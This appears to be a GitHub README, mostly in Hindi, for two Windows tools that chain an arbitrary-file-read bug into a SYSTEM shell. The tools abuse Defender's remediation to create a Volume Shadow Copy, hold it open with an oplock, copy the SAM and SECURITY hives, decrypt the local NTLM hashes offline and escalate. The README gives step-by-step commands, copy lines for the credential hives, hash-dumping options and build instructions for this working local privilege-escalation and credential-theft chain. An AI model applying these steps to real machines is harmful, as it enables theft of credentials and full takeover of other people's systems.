 sailay1996/vss-fr2system
परीक्षण

दो छोटे टूल जो Windows पर किसी arbitrary file read बग को SYSTEM shell में बदल देते हैं।

vss_freeze/ — एक standard user के रूप में Volume Shadow Copy बनाता है, और फिर उसे खुला रखता है ताकि आपके पास उसमें से SAM/SECURITY/SYSTEM hives पढ़ने का समय रहेfr2system/ — आपके द्वारा कॉपी किए गए hives लेता है, स्थानीय NTLM हैश को ऑफ़लाइन decrypt करता है, और SYSTEM shell खोल देता हैकिसी भी arb-file-read primitive के साथ जो SYSTEM के रूप में चलता है (या कोई भी चीज़ जो \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopyN\... से पढ़ सकती है), यह एक डिफ़ॉल्ट Win10/Win11 मशीन पर पूरी std-user → SYSTEM chain है।
यह BlueHammer से निकाला गया था — Win Defender दुरुपयोग (abuse) रिसर्च, जहाँ हमने पाया कि किसी watched path के नीचे EICAR फ़ाइल डालने से Defender अपने remediation flow के हिस्से के रूप में Volume Shadow Copy बना लेता है। हमने Defender के load path पर RstrtMgr.dll batch oplock पकड़ रखा था, ताकि Defender remediation की शुरुआत में ही रुका रहे, जिससे VSS उतने समय तक जीवित रहता है जितनी हमें ज़रूरत होती है।
मूल रूप से इसके ऊपर एक Stage 2 cldflt freeze भी था, लेकिन cldflt Win11 24H2 पर गैर-OneDrive sync providers को अस्वीकार कर देता है (CfRegisterSyncRoot 0x80070057 लौटाता है)। बस Stage 1 oplock को खुला रखना ही पर्याप्त साबित हुआ — Defender paused रहता है, VSS alive रहता है, और Cloud Files API की कोई ज़रूरत नहीं।
[ vss_simple_freeze.exe ]   →   [ your arb-read PoC ]   →   [ fr2system.exe ]
   creates VSS as std user        reads SAM/SECURITY        cracks NTLM, pops SYSTEM
   holds it via oplock            out of the VSS path       shell
vss_simple_freeze.exe --hold 120 चलाएँ। यह VSS path प्रिंट करता है, जैसे \Device\HarddiskVolumeShadowCopy7।\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopyN\Windows\System32\Config\SAM\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopyN\Windows\System32\Config\SECURITYC:\Windows\Temp\fileread\SAM और C:\Windows\Temp\fileread\SECURITY के रूप में डालें।fr2system.exe चलाएँ। SYSTEM shell।अगर आप सिर्फ यह सत्यापित करना चाहते हैं कि chain आपकी मशीन पर end-to-end काम करती है, तो arb-read step को एक admin cmd से fake करें:
:: Window 1 - std user
vss_simple_freeze.exe --hold 300

:: Window 2 - admin cmd (simulating the arb-read primitive)
mkdir C:\Windows\Temp\fileread
copy "\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy7\Windows\System32\Config\SAM"      C:\Windows\Temp\fileread\SAM
copy "\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy7\Windows\System32\Config\SECURITY" C:\Windows\Temp\fileread\SECURITY

:: Window 3 - std user again
fr2system.exe
(7 को vss_simple_freeze द्वारा प्रिंट किए गए नंबर से बदलें।)
vss_simple_freeze.exe [options]

  --hold N            Auto-release after N seconds (default: wait for Enter)
  --auto              Non-interactive, hold up to 600s
  --publish FILE      Write VSS path to FILE (default: %TEMP%\vss_current.txt)
  --no-publish        Don't write VSS path anywhere
  --event NAME        Release when named event Local\NAME is signaled
  --quiet             Suppress per-second liveness output
  --help              Show help

Examples:
  vss_simple_freeze.exe                              # interactive, Enter to release
  vss_simple_freeze.exe --hold 120                   # auto-release after 2 min
  vss_simple_freeze.exe --event lpe_done --hold 300  # release on signal or 5 min
fr2system.exe [options]

  (none)                Default - read SAM/SECURITY from C:\Windows\Temp\fileread, escalate to SYSTEM
  --dump                Dump NTLM hashes only, don't escalate
  --scan                Scan for alternative credential sources
  --path DIR            Use a different input directory
  --help                Show help

Examples:
  fr2system.exe
  fr2system.exe --dump
  fr2system.exe --path C:\lab\hives
fr2system.exe इनपुट डायरेक्टरी में कम से कम SAM की उम्मीद करता है। SECURITY वैकल्पिक है (LSA secrets / DPAPI keys के लिए उपयोग होता है)।
दोनों प्रोजेक्ट MSVC (static CRT, x64) का उपयोग करते हैं।
cd vss_freeze
build_vss_simple_freeze.bat

cd fr2system
msbuild fr2system.sln /p:Configuration=Release /p:Platform=x64

VSS निर्माण:
fr2system → SYSTEM shell: